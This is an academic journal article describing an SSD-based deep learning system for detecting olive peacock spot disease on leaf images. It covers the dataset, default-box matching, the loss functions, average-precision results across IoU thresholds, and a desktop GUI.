JOURNAL OF COMPUTER AND INFORMATION SCIENCES

SAKARYA UNIVERSITY

e-ISSN 2636-8129 | VOLUME 3 | ISSUE 3 | DECEMBER 2020

www.saucis.sakarya.edu.tr

Sakarya University Journal of Computer and Information Sciences
Volume: 3 – Issue No: 3 (December 2020)
http://saucis.sakarya.edu.tr/issue/58143

Sakarya University Journal of Computer and Information Sciences
Volume: 3 – Issue No: 3 (December 2020)
http://saucis.sakarya.edu.tr/issue/58143

Contents

S AKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.755269

Automatic Olive Peacock Spot Disease Recognition System Development by Using Single Shot Detector

Sinan Uğuz[1]
[1]Department of Computer Engineering, Isparta University of Applied Sciences, Isparta, Turkey; sinanuguz@isparta.edu.tr; Phone Number: +90 505 499 58 81

Received 19 June 2020; Revised 25 June 2020; Accepted 9 September 2020; Published online 30 December 2020

Abstract

Among the artificial intelligence based studies conducted in the field of agriculture, disease recognition methods founded on deep learning are observed to become widespread. Due to the diversity and regional specificity of many plant species, studies performed in this field are not at the desired level. Olive peacock spot disease of the olive plant which grows only in certain regions in the world is a widely encountered disease particularly in Turkey. The aim of this research is to develop an olive peacock spot disease detection system using a Single Shot Detector (SSD) which is one the popular deep learning architectures to support olive farmers. This study presents a data set consisting of 1460 olive leaves samples for the detection of olive peacock spot disease. All of the images of the olive leaves which produced under controlled conditions were collected from Aegean region of Turkey during spring and summer. The data set was trained with different intersection over union (IoU) threshold values using SSD architecture. A 96% average precision (AP) value was obtained with IoU=0.5. As IOU value goes up from 0.5, erroneously classified olive peacock spot disease symptoms growed larger as well. The AP curve becomes flat when between 0.1 and 0.5, and it decreases when greater than 0.5. This analysis showed that the IoU significantly influenced the performance of SSD based model in detection of olive peacock spot disease. In addition to, trainings were performed by employing Pytorch library and a GUI was developed for the SSD based application using PyQt5 which is one of Pyhton's libraries. Results showed that the SSD was a robust tool for recognizing the olive peacock spot disease.

Keywords: olive peacock spot, single shot detector, deep learning, object detection

Single Shot Detector Kullanarak Otomatik Zeytin Halkalı Leke Hastalığı Tanıma Sistemi Geliştirilmesi

Öz

Tarım alanında gerçekleştirilen yapay zekâ temelli çalışmalar arasında, derin öğrenmeye dayanan hastalık tespiti uygulamalarının giderek yaygınlaştığı görülmektedir. Bitki türleri arasındaki çeşitlilik ve çoğu bitki türünün belirli coğrafyalarda yetişmesi bu alanda gerçekleştirilen çalışmaların sayısının istenen düzeyde olmadığını göstermektedir. Dünyada sadece belirli bölgelerde yetişen zeytin bitkisine ait halkalı leke hastalığı özellikle Türkiye'de yaygın olarak görülmektedir. Bu çalışmanın amacı, zeytin çiftçilerini desteklemek için popüler derin öğrenme mimarilerinden birisi olan Single Shot Detector (SSD) kullanarak zeytin halkalı leke hastalığını tespit sistemi geliştirmektir. Bu çalışmada zeytin halkalı leke hastalığının tespiti için 1460 adet zeytin yaprağı örneğini içeren veri seti oluşturulmuştur. Kontrollü koşullar altında üretilen tüm zeytin yaprak görüntüleri ilkbahar ve yaz dönemlerinde Türkiye'nin Ege bölgesinden toplanmıştır. Veri seti, SSD mimarisi üzerinde farklı IoU treshold değerleri ile eğitilmiştir. IoU=0.5 için %96 düzeyinde Average Precision (AP) değeri elde edilmiştir. IOU değeri 0.5'den yukarı doğru gittikçe, düşüş hatalı olarak sınıflandırılan olive peacock spot semptomu sayısının arttığı görülmüştür. AP eğrisi 0.1 ile 0.5 arasındayken düz hale gelir ve 0.5'den büyük olduğunda azalır. Bu analiz IoU'nun zeytin halkalı leke hastalığının tespitinde SSD temelli modelin performansını önemli şekilde etkilediğini göstermektedir. Ayrıca eğitimler Pytorch kütüphanesi kullanılarak gerçekleştirildi ve Python kütüphanelerinden biri olan PyQt5 kullanılarak SSD tabanlı uygulama için bir GUI geliştirildi. Sonuçlar, SSD'nin olive peacock spot hastalığının tanınması için güçlü bir araç olduğunu göstermiştir.

Anahtar Kelimeler: zeytin halkalı leke, single shot detector, derin öğrenme, nesne tespiti

1. Introduction

In recent years, significant improvements in dealing with problems such as classification, object detection and object segmentation were accomplished using architectures developed in the area of deep learning. As a consequence of these accomplishments, current literature surveys indicate an increase in the number of the studies directed at solving these problems through agricultural applications. Agricultural object detection studies can be said to be concentrating on problems such as visual fruit detection [1], disease detection [2], yield estimation via UAV photography [3] and regional disease identification [4]. Timely and accurate recognition of the disease is of great importance in the fight against plant diseases. Research studies found in the literature show that in recent years, Convolutional Neural Network (CNN) techniques have outperformed in the detection of the diseases of various plants. In the study carried out by Ozguven and Adem [5], automatic recognition of the leaf spot disease found in sugar beet was performed at three different significance levels using Faster R-CNN architecture. An accuracy rating of up to 95 % was obtained in the classfication and detection of the disease by training a data set comprising of 155 images. In their study, Selvaraj et al. [6] formed a data set of pests and diseases belonging to banana plant collecting images from various regions in Africa and India. Object detection of 18 different classes of diseases and pests was performed using three different CNN architectures consisting of Faster R-CNN InceptionV2, Faster R-CNN ResNet50 and SSD MobileNetV1. As a result of the study, accuracy scores exceeding 90% were obtained in most of the models employed. Li, et al. [7], on the other hand, achieved a mean Accuracy Precision (mAP) score of 0.885 as a result of trainings for the detection of plant pests utilizing ZFNet, AlexNet and ResNet architectures. Fuentes et al. [8] carried out a study on the detection of the diseases and pests of the tomato plant using Faster R-CNN, R-FCN and Single Shot Detector (SSD) architectures. The data set contained approximately 5000 images belonging to 10 different disease and pest classes. Data augmentation was implemented in the study and training results obtained from unaugmented data sets were compared. Consequently, success rate of the disease and pest detection was found to be higher for the augmented data set. Polder et al. [9] compared classical machine learning techniques with deep learning techniques based on Faster R-CNN architecture in order to detect lesions caused by a virus affecting tulip plants. According to the findings of this study, the utilized techniques were found to be almost the same in terms of their performances. Rong et al. [10] developed a system based on UNET architecture that separated walnut and foreigns objects from each other in real-time by a conveyor mechanism set-up by themselves. Findings with regards to accuracy and processing time were obtained in the segmentation and detection of foreign objects. Accordingly, an accuracy performance score of 95% was obtained in the object segmentation and detection processes carried out in durations less than 50 ms. Bhatt et al. [11] developed a YOLO architecture based disease and pest detection application for a data set of tea plants created under uncontrolled conditions. As a result of the study, a mAP score of 0.86 was obtained.

While diseases of some plants are detected, difficulties in accessing field experts and clinics are experienced due to the challenging conditions of the geographical regions where these plants are grown [12]. For this reason, popularization of computer vision applications for the detection of the diseases of some certain plants growing in certain geographical regions are of great importance. Turkey is among the leading countries in the world in the production of olive plant grown in certain geographies with an annual output of 183 thousand tonnes [13]. As is the case with all of the plants, olive diseases specific to the geography where it is grown can be observed. Olivepeacock spot is among the widespread olive diseases seen in Turkey. The disease leading to premature leaf abscission and branch death causes significant yield drops [14]. Cruz et al. [15] conducted a study on the classification of healthy and diseased olive leafs affected by Olive Quick Decline Syndrome which was explored in Italy and caused great damage. An accuracy score of 98.6% was obtained in the study that employed transfer learning method. In another study [16], a classfication success score of 99% was obtained by a model developed for the detection of 14 different diseases found on the trunks, leaves and fruits of olive plant using AlexNet architecture.

The requirement to conduct more studies on the olive plant has become obvious due to the large number of olive plant diseases and observation of different diseases varying in accordance with geographical regions. The limited number of studies in the literature on olive plant are found to be directed on the solution of classification problem. This study focused on the solution of an object detection problem directed on the identification of olive peacock spot disease widely seen in Turkey on the olive plant leaves. In line with this objective, a data set of 1460 olive leaves having olive peacock spot disease and collected under controlled conditions was created. Trainings were performed using SSD architecture and a program was developed visualizing detection of the diseased areas via a GUI. Object classification processes were also performed for the olive peacock spot disease even though in limited numbers. Nevertheless, to our knowledge, this study has the property of being the first object detection study conducted for the olive peacock spot disease.

2. Structure of SSD Architecture

R-CNN [17] and other similar architectures used in the CNN based deep learning applications are the architectures that run dependent on region proposal. High computational cost associated with region proposal process particularly leads to unsatisfactory results with respect to time in the object detection with real time applications. SSD architecture [18] produces more successful results in terms of time compared to R-CNN and similar architectures especially for the real time applications. VGG16 architecture should first be mentioned when the SSD architecture is examined. Because, the SSD architecture is based on the VGG16 architecture which provides less feature maps. In recent years, architectures that have been successful in solving object detection and object classification problems by being trained with images reaching millons in number have become prominent in Image Net challenges. One of these architectures is the VGG net architecture [19] that has two versions as VGG166 and VGG19. The VGG16 architecture seen in Figure 1 encompasses 13 convolution layers. These layers are divided into five blocks each having either two or three layers. Each block is complemented with a pooling layer that simplifies image outputs generated as a result of the convolution process. The last three layers are comprised of fully connected layers where classification tasks are perfomed and class scores are identified using neural network processes.




Figure 1. VGG16 architecture

Architectures successful in image classification such as VGG16 have currently learned at a good level smaller features such as lines and curves as the basic components of an image. For this reason, using the features of a model already proven to be succesful in the newly designed model instead of training it from scratch has a significant effect to increase the model's success rate [20]. An approach similar to this situation expressed as transfer learning was used in the SSD architecture and the structure in the VGG16 architecture has formed the backbone of the SSD architecture.

As seen in Figure 2, since the fullyconected layers used in VGG16 architecture have become redundant in the SSD architecture, last fully connected layer has totally not been included into the model and the first two fully connected layers have been reworked in the conv6 and conv7 layers.

Convolution layers outside VGG16 are expressed as extra feature layers in the SSD architecture. Stride was decreased from 2 to 1 during the pooling process residing at the 5th layer of the VGG16 architecture and filter size was determined as 3x3 instead of 2x2. With this process, prevention of the sizes of the featuremaps to be decreased by half at the previous convolution layer was aimed.




Figure 2. SSD architecture

3. Material and Method

Data set creation constitutes the first stage of the processes of the recognition of olive peacock spot disease found in olive leaf using the SSD architecture. Samples obtained were prepared being labelled under controlled conditions with assistance received from the experts. Then the process of coding some important stages in the SSD model where samples in the data set were trained was initiated. In the first place, default boxes were created on images. Then the functions required to match ground-truth objects with the default boxes were created. In the study, the model that was set up was trained with threshold values ranging between 0.1 and 0.9 for IoU and best AP values were recorded pursuing the trainings. At the last stage, a desk top application of the study was developed in order to facilitiate access of the trained final model for different users. All of the stages of the study were examined in detail in the following subsections.

3.1.Dataset Description

In this study, an open source data set created by Uğuz and Uysal [21] was used. In their study, a total of 1460 images were collected from olive groves in Aegean region of Turkey, in order to deal with the object detection problem directed at identification of the olive peacock spot disease, a common olive disease in Turkey, on the olive leaves. All of the images of the olive leaves were produced under controlled conditions by being photographed on a mono color. In this way, model's processing speed and accuracy rating were aimed to be increased by making the model not to include objects irrelevant with the study into the feature map. Later, olive peacock spot areas on olive leaves were labeled with a program called "labeling" with the assistance of an agricultural engineer expert in the field. Some of the leaf images in the data set are depicted in Figure 3.




Figure 3. Sample images in the data set

3.2. Creation of the Default Boxes on Images

In the classification problems, which class an image belongs to is determined in accordance with the result predicted by the network. For example, if the images in the data set are divided into two groups as those having olive peacock spot disease and those not having olive peacock spot disease, then the result predicted by the network will fall into one of these two classes. But object detection problems entail a more complex task to be fulfilled. Because, in these problems, there could be multiple objects residing on an image. Along with the determination of the locations of these objects with the help of bounding boxes, which class the object lying inside the bounding box belongs to should also be predicted.

Each convolution layer in SSD architecture consists of different feature map dimensions the largest of which is 38x38 belonging to conv4_3. Default boxes with different aspect ratios and sizes were created at each convolution layer in order to ensure best selection of the objects residing on an image. In Figure 4, conv8_2 layer that has 10x10 feauture map dimension is depicted. For each of the 100 locations, 6 default boxes having different aspect ratios and sizes were created. Thus, a total of 600 default boxes are produced for only Conv8_2. Center coordinates of the default box are denoted by c_x and c_y while w and h represent the width and height of the default box respectively. The dimensions of the default boxes in each location can be calculated using the expressions in Figure 4 where $k = 1,..,K$, S_k and a_r denote kth feature layer, scale of the default boxes and aspect ratio respectively. The number of default boxes produced on all of the convolution layers for SSD 300 turns out to be 8732 as stated in Figure 2.



1
conv8_2
spot
spot
100
$(0,0)$
c_x
c_y
h
w
$S_k = S_{min} + \frac{S_{max} - S_{min}}{K-1}(k-1)$
$a_r \in \left\{1, 2, 3, \frac{1}{2}, \frac{1}{3}\right\}$
$w_k^a = S_k\sqrt{a_r}$
$h_k^a = \frac{S_k}{\sqrt{a_r}}$

Figure 4. Creation of the default boxes

3.3. Matching Default Boxes with Ground-Truth Object

At this stage of the study, matching of the default boxes at each location of the convolution layers to the ground-truth object is carried out. Matching process is done in accordance with the result of the operation defined as IoU (intersection over union) or Jaccard Index. As observed in the expression in Figure 5, IoU is calculated as the ratio of the intersection of the ground truth and default box to their union. IoU value ranges between 0 and 1 and IoU=1 means a perfect overlap of the boxes [7]. The ground truth object expressed with A in Figure 5 is the labeled form of the olive peacock spot symptom. B, C, and D on the other hand represent 3 defaultboxes generated in the convolution layers.

For instance, while the IoU ratio to be calculated for A and B is seen to take a value close to 1, the IoU ratio to be calculated for A and C or for A and D is seen to take a value close to zero. While object recognition problems are dealt with in SSD, default boxes lower than the 0.5 threshold value are expressed as negative matching and ignored in the classfication predictions to decrease computational cost. Therefore, only the default boxes lying above the 0.5 threshold value and hence expressed as positive matching are used in classification predictions. In this case, only the default box B is going to be used in classification prediction.

In this study, classification performances were compared not only with respect to the 0.5 threshold value but also by conducting experiments with other threshold values as well. This comparison is examined in detal in Section 4.




Figure 5. Matching of default boxes with ground-truth

3.4.Training Objective

In the object detection with SSD, localization loss between ground truth and default box and confidence loss belonging to the object lying inside default box take an important place. While the objective function is written considering only the positive matchings, weighted sum of these two loss criteria are taken into account. Expression x_{ij}^{p} denotes jth ground truth that matches ith default box of class p . $x_{ij}^{p} = 1$ indicates a match , while $x_{ij}^{p} = 0$ on the other hand indicates that there is no match. As observed in the localization loss function in Equation 1, score of false match between ground-truth (g) and default box (l) is computed using smooth L1 loss function. Thus, the offsets are regressed to find the center (cx, cy) of the default box (d) along with its width (w) and height (h) [22].

$$L_{loc}(x,l,g) = \sum_{i \in Pos}^{N} \sum_{m \in \{cx,cy,w,h\}} x_{ij}^{k} Smooth_{L1}\left(l_i^m - \hat{g}_j^m\right) \tag{1}$$

$$where \begin{cases} \hat{g}_j^{cx} = \dfrac{\left(g_j^{cx} - d_i^{cx}\right)}{d_i^w}, \hat{g}_j^{cy} = \dfrac{\left(g_j^{cy} - d_i^{cy}\right)}{d_i^h} \\ \hat{g}_j^w = \log\left(\dfrac{g_j^w}{d_i^w}\right) \\ \hat{g}_j^h = \log\left(\dfrac{g_j^h}{d_i^h}\right) \end{cases}$$

$$and\ Smooth_{L1} = \begin{cases} 0.5\, x^2, & if\ |x| < 1 \\ |x| - 0.5, & otherwise \end{cases}$$

With N denoting the number of default boxes that matched, confidence loss expression which is used in the class prediction and calculated as soft max loss can be written as in Equation 2.

$$L_{conf}(x,c) = -\sum_{i\in Pos}^{N} x_{ij}^{p}\log\left(\hat{c}_i^p\right) \tag{2}$$


$$where\ \ \hat{c}_i^p = \frac{exp\left(c_i^p\right)}{\sum_p exp\left(c_i^p\right)}$$

After L_{loc} and L_{conf} are defined final objective function for SSD can be expressed as in Equation 3. The parameter α in the equation is the weight value used in balancing the contribution of localization loss.

$$L(x,c,l,g) = \frac{1}{N}\left(L_{conf}(x,c) + \alpha\, L_{loc}(x,l,g)\right) \tag{3}$$

4. Findings and Discussion

Trainings in the automatic disease identification system developed using the SSD architecture were performed by employing Pytorch 1.3 library. With respect to hardware, Google Colab cloud service was utilized during the model trainings. Model trainings were performed using Tesla K80 GPUs. In the studies focusing on plant diseases, the number of applications realized either developing desktop, mobile or web based applications are observed to be quite inadeqaute. Dissemination of the realized application as a packaged software would undoubtedly facilitate a much better utilization for the olive producers. Subsequently, in this study, a GUI was developed for the SSD based application using PyQt5 which is one of Pyhton's libraries. In the software screen seen in Figure 6, when the images registered in the system are selected from the File menu, Original Image is opened. Simultaneously, in the Object Detected Image section, peacock spots detected by the model trained on the image are displayed. Process time elapsed and the number of detected symptoms can be seen on the screen as well.



Frame Sizes : 800 x 600

Process Time : 1.75 sec

Figure 6. GUI software developed for the detection olive peacock spot disease

For the performance evaluation of object detection problems, it is observed that different performance evaluation criteria are used in challenges such as PASCAL VOC, ImageNet and COCO. In this study, AP (average precision) score which is commonly used in the literature [6,11,23] as a performance evaluation criterion in the detection of plant diseases has been employed.

The probability of an object to be inside of a default box is expressed by confidence score. Each default box on the image is marked as TP or FP. Then, the precision and recall values of each are calculated as ordered according to the confidence scores. The percentage of correctly predicted ones among the detected objects is obtained with the precision criterion seen in Equation 4. Recall in Equation 5 gives the percentage of correctly detected ground truths among all of the ground truths [24].

$$Precision = \frac{TP}{TP + FP} \tag{4}$$

$$Recall = \frac{TP}{TP + FN} \tag{5}$$

The behavior of a model can be adjusted trying different threshold values for the confidence score. While Precision-Recall curve provides information on a single model's performance, performances of multiple object detectors can also be compared by creating many precision call curves on the same graph. However, in this case, since the model curves can mesh on each other, AP (Average Precision) score which helps performance to be expressed quantitatively could be used.

Maximum precision scores obtained for each $r' \geq r$ where r represents 11 points between 0 and 1 were chosen as recall (r) values of the precision recall curve in PASCAL VOC 2008 challenge. Then, average of these presicion scores are taken to calculate AP score (Equation 6).

$$p_{interp}(r) = \max_{r' \geq r} p(r') \tag{6}$$

For PASCAL VOC 2010 and later challenge, just as in the previous formulation, maximum precision scores obtained for each $r' \geq r$ were chosen for the precision recall curve. However, the distinction is that all unique r values are treated in the formulation.

$$AP = \sum_{i=1}^{n-1} (r_{i+1} - r_i)\, p_{interp}(r_{i+1}) \tag{7}$$

$$where \quad p_{interp}(r_{i+1}) = \max_{r' \geq r_{i+1}} p(r')$$

AP value provides performance information for only one class. Therefore, performance can be measured by calculating mAP which is the average of all AP values for all of the classes in the model. Nevertheless, since object detection for only one disease type was carried out in this study, performance evaluation was not performed using only AP score. IoU threshold values in the study were determined so as to remain between 0.1 and 0.9 and experiments encompassing the trainings for each value were performed.

In Figure 7, IoU values obtained for each threshold value used are seen. When the graph is examined, it is observed that overlapping ratios of manually labelled symptoms (ground truths) of the olive peacock spot disease and the default boxes and accuracy ratio for the correct localization of the symptoms are observed to increase as the chosen IoU value increases. A downward trend is observed in the matchings of groundtruths and defaultboxes as the IoU assumes values higher than 0.5. This decline also indicates that the number of erroneously classified olive peacock spot disease syptoms grow larger as well. AP score reaches 96 % when IoU = 0.5. It is believed that the study has made a significant contribution to literature as the model trained with SSD architecture detected syptoms of the olive peacock spot disease at sufficiently high precision scores.




Figure 7. AP results obtained for different IoU values

It is observed that there is quite limited number of studies on the detection of olive plants diseases dealt with in the study. This study differs from the studies of Cruz, et al. [15] and Alruwaili, et al. [16] with regards to the type of the disease detected and the CNN architectures employed. On of the diseases Alruwaili, et al. [16] endeavoured to detect was olive peacock spot. But their study was on object classification not on object detection. In the studies of the authors, a 90.2% classification precision score was obtained. Another study carried out by Cruz, et al. [15] on olive plant diseases also focused on the subject of classification. Their study diverges from this study concerning the type of the detected disease and the development of a web-based application instead of a desktop application.

5. Results and Proposals

In this study an application was developed for the detection of the symptoms of the olive peacock spot, a disease widely seen in Turkey on olive plants, using Single Shot Detector which is one of the popular deep learning architectures. A new data set was created on our own means by collecting 1460 images under controlled conditions from the olive groves of the Aegean region in Turkey. In the study directed at object detection, trainings were performed for different IoU values in Single Shot Detector architecture which produces fast detection results especially for real time applications and the results were discussed using the average precision evaluation criterion. Accordingly, a 96 % AP value was obtained for IoU=0.5. A downward trend was observed for values higher than this threshold value.

In order to make the study available for the stakeholders as well, a desk top application was developed. In this way, people who selected a leaf image on the application had the chance of seeing both the disease symptoms and also the process time.

